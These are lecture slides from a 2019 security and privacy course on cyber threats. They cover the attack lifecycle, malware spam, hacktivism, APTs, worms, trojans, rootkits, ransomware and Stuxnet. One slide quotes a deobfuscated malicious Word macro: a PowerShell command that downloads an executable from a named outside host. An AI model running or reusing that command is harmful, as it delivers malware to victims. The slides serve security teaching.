Security and Privacy

Cyber threats

19.02.2019

slide credits: Ph, Jovanovic, L. Gasser, K. Nikitin, Ph. Oechlslin

Outline

- Overview of cyber threats
- Cyber attack lifecycle
  - commodity threats
  - hacktivism
  - Advanced persistent threats
- Classes of Cyber threats
  - malicious software
  - denial of service
  - social engineering
  - software vulnerabilities and exploits

Overview of Cyberthreats

Threats

- Definition (ISO 27000):
  "potential cause of an unwanted incident, which can result in harm to a system or organization"

- Definition (NIST FIPS 200):
  "Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, or individuals through an information system via unauthorized access, destruction, disclosure, modification of information, and/or denial of service.
  Also, the potential for a threat-source to successfully exploit a particular information system vulnerability."

Overview of Cyberthreats

- non-Cyber
  - Environmental
    - Fire, water, pollution
    - earthquakes
    - cosmic radiation
    - war-like events, riots
  - Loss of essential services
    - power
    - cooling
    - communications
  - Technical failures
    - disk failure


- Cyber
  - malicious software
  - denial of service
  - social engineering
  - software vulnerabilities and exploits

This lecture focuses on cyber threats

Threats: motivation

- Originally:
  - Curiosity, fun, fame
- Now:
  - Profit: small crime, organized crime, industrial espionage
  - Befliefs (hacktivism): e.g. Anonymous, Lulzec, Guardians of Peace
  - National security: police forces, national intelligence
- Profit (dark side):
  - getting clicks on spam or ads
  - resale of accounts, credit card numbers
  - rental of hacked PCs (botnets)
  - demand of ransom (e.g. to decrypt files)
- Profit (legal):
  - sell the vulnerabilities you discover to some broker

The value of a hacked PC



source: **krebsonsecurity.com** 2012

Outline

- Overview of cyber threats
- Cyber attack lifecycle
  - commodity threats
  - hacktivism
  - Advanced persistent threats
- Classes of Cyber threats
  - malicious software
  - denial of service
  - social engineering
  - software vulnerabilities and exploits

Cyber attack lifecycle

Cyber attack lifecylce

- Preparation
  - Define target, from broad (everyone) to focused (individual)
  - Find and organize accomplices
  - Build and/or acquire tools
  - Research target (infrastructure & people)
  - Test for detection
- Gain Access
  - Deployment (social engineering, exploits, ...)
  - Initial intrusion
  - Outbound connection established


source:**Wikipedia**

Cyber attack lifecylce

- Maintain Access
  - Expand access, obtain credentials,
  - Strengthen foothold
    - obtain persistence
    - lateral movement
    - install rootkits, backdoors
- Complete mission
  - Exfiltrate data
  - Manipulate, sabotage data
- Cover trakcs
  - Delte log files

source:**Wikipedia**

Commodity Threats



Commodity threats


- Non-targeted ("shotgun" approach)
- Usually non-stealthy and fully automated
- Goal is often short-term financial gains
- Often considered low risk to attackers
- Possibly a starting point for a more sophisticated attack

Forms

- Malware infected spam
- Extorsion spam
- Malicious ads
- Computer worm

Commodity threat: malware spam

- Sent to a large number of swiss citizens


From Département: DDPS ☆
Subject **Pour Philippe Oechslin: La peste bubonique dans votre région** 08.11.18 à 11:02
To philippe@oechslin.net ☆

Cher Philippe Oechslin,

On a enregistré une épidémie de maladie précaire dans votre région.
Nous vous recommandons d'examiner la brochure de sécurité.


Département fédéral de la défense, de
la protection de la population et des
sports

Schweizerische Eidgenossenschaft
Confédération suisse

1 attachment: Guide 08.11.2018 751276916.doc 270 kB Save


Malware spam

- Content of document:



Malware spam

- Content of Macro:




Malware spam

- Same macro after some deobfuscation

```
Shell "\powershell.exe "
  (New-Object System.Net.Webclient)
  .DownloadFile(
    "https://wordpress2.hariomweb.info/
     wp-content/themes/Divi/pol.exe",
     $path
  )
```

Malware spam


- Virust detection




- 25 antivirus products don't detect it!

Commodity threats: extorsion

- Example:



Hacktivism


Define Target
Find and organize accomplices
Build or acquire tools
Research target infrastructure/ employees
Test for detection
Deployment
Initial intrusion
Outbound connection initiated
Expand access and obtain credentials
Strengthen foothold
Exfiltrate data
Cover tracks and remain undetected
Commodity Threats
Advanced Persistent Threat
"Hactivism"


Hacktivism

- Several meanings such as:
  - politically motivated hacking
  - variant of (anarchic) civil disobedience
- Forms:
  - Software (e.g. PGP)
  - Website mirroring to circumvent censorship
  - Website defacement (e.g. Anonymous, Lulzsec)
  - Anonymous bloggin
  - Distributed denial of service

Hacktivism examples

- Operation Payback (2010):
  - Postfinance had blocked the account used by Wikileaks founder Julian Assange to collect donations.
  - The Postfinance e-banking site was down due to a distributed denial of service attack.
- Sony Pictures (2014):
  - 'Guardians of Peace'
- Panama Papers (2016):
  - somebody stole and published documents about 214'000 offshore companies incorporated in Panama


Advanced persistent threat



Advanced persistent threat

- Advanced
  - tartgeted, multi-step attack
  - often uses specialized tools
  - often start with spear-phishing (targeted phishing attack)
- Persistent
  - 'Low and slow' approach
  - prioritize long-term over short-term goals
  - continuous monitoring and interaction (attacks known to have lasted 5 years)
- Threat
  - human coordinated attack
  - attackers are skilled, motivated and well-funded (e.g. industrial espionage)
  - no 'fire and forget' approach, not fully automated.

APT example: RUAG




source: **www.melani.admin.ch**

Classes of cyber threats

Outline

- Overview of cyber threats
- Cyber attack lifecycle
  - commodity threats
  - hacktivism
  - Advanced persistent threats
- Classes of Cyber threats
  - malicious software
  - denial of service
  - social engineering
  - side channel attacks
  - software vulnerabilities and exploits


Malicious Software (Malware)



source: **ITProPortal**

Malware: Virus

- A virus is a malware that infects files. It can replicate by infecting other files. By definition it does not propagate automatically to other computers
- Also, generic term for malware




source: xkcd

Malware: Worms

A worm is a piece of malware that propagates automatically

- The Morris Worm
  - one of the first Internet worms
  - written by Robert T Morris at Cornell in 1988
  - used vulnerabilities in sendmail, finger and rsh software to propagate
  - Intended goal: Map the existing Internet
    - accidental side-effect: computers could be infected multiple times, slowing them done until they became unusable
  - infected 10% of the Internet (estimate)
  - Morris got 400 hours of community service, $10'000 fine



source: **Wikipedia**

Worms: Conficker

- one of the last large-scale Internet worm

Worm Infects Millions of Computers Worldwide

By **JOHN MARKOFF** JAN. 22, 2009

A new digital plague has hit the Internet, infecting millions of personal and business computers in what seems to be the first step of a multistage attack. The world's leading computer security experts do not yet know who programmed the infection, or what the next stage will be.


In recent weeks a worm, a malicious software program, has swept through corporate, educational and public computer networks around the world. Known as Conficker or Downadup, it is spread by a recently discovered Microsoft Windows vulnerability, by guessing network passwords and by hand-carried consumer gadgets like USB keys.

Experts say it is the worst infection since the Slammer worm exploded through the Internet in January 2003, and it may have infected as many as nine million personal computers around the world.

source: **New York Times**

Malware: Trojans

- Strictly, a malware hidden in a useful software or file (e.g. Word document)
- More generally, a malware that stays on the victim's computer and communicates with a control center to carry out malicious activity
- ZeuS Trojan
  - sold as kit for $3'000-$4'000
  - infected millions of computers
  - captures passwords and other information
  - steals money through online banking
  - over 100 people arrested (money mules)
  - more than $80 million stolen
  - Hamza Bendalladj, alleged mastermind, was arrested in 2013



source: **Symantec**

Malware: Rootkits


- a rootkit hides the presence of malware on a computer
- it patches the OS such that malicious files, processes, communications are not shown anymore
- makes it very difficult to detect and eliminate the malware
  - This is why you should boot from clean OS to search for malware on your system
- modern OSes verify the integrity of all privileged code (kernel, drivers, modules) before running them
  - modern rootkits modify the OS before it boots
    - by infecting the boot sector
    - or by infecting the BIOS!

Rootkit examples

- Sony BMG Rootkit (2005)

  - To prevent its customers from copying their music, Sony included a free player software on its music CDs
  - This software modified the CD-ROM driver to prevent copying music from CDs to the hard disk
  - To prevent removal of the malicious driver, they also installed a rootkit
  - any file, directory or registry key that started with `$sys$` would become invisible
  - 22 million machines were 'infected'.
  - Some virus writers used this to hide their files.
  - Once it was public, they had to replace the CDs for free and even pay their customers money in some US states.


Sony BMG Rootkit



source: **Microsoft**


Malware: Ransomware

- Ransomware encrypts the files and requests payment for decryption




Ransomware

- After paiment is received, the decryption key is (often) obtained



Ransomware

- Bitcoin has made it possible for malicious software developers to make a lot of money with little effort or risk.
- According to Symantec, in 2014 CryptoLocker extorted about $23 million from victims




Ransomware


- Typical ransom for private users is about $500
- Companies can be made to pay much more.
  - Hancock Health in Indianapolis payd $55k in 2018
  - in April 2018 the town of Wasa Beach paid $35k to hackers, and $37k to consultants
  - in November 2018 two iranian hackers were indicted after having made $6 million extorting hospitals and companies
- A simple way of limiting the risk is to have recent backups
  - they must be offline or protected to not end up encrypted!

Nation-state malware

- Stuxnet
  - highly advanced malware
  - Used for targeted sabotage of Iran's nuclear program
  - Supposedly developed by an American-Israeli team
  - Exploited four zero-day exploits in Microsoft Windows
  - Accidentally spread beyond its intended target due to a programming error




Nation-state malware: Stuxnet



source: **IEEE Spectrum**


Nation-state malware: Flame

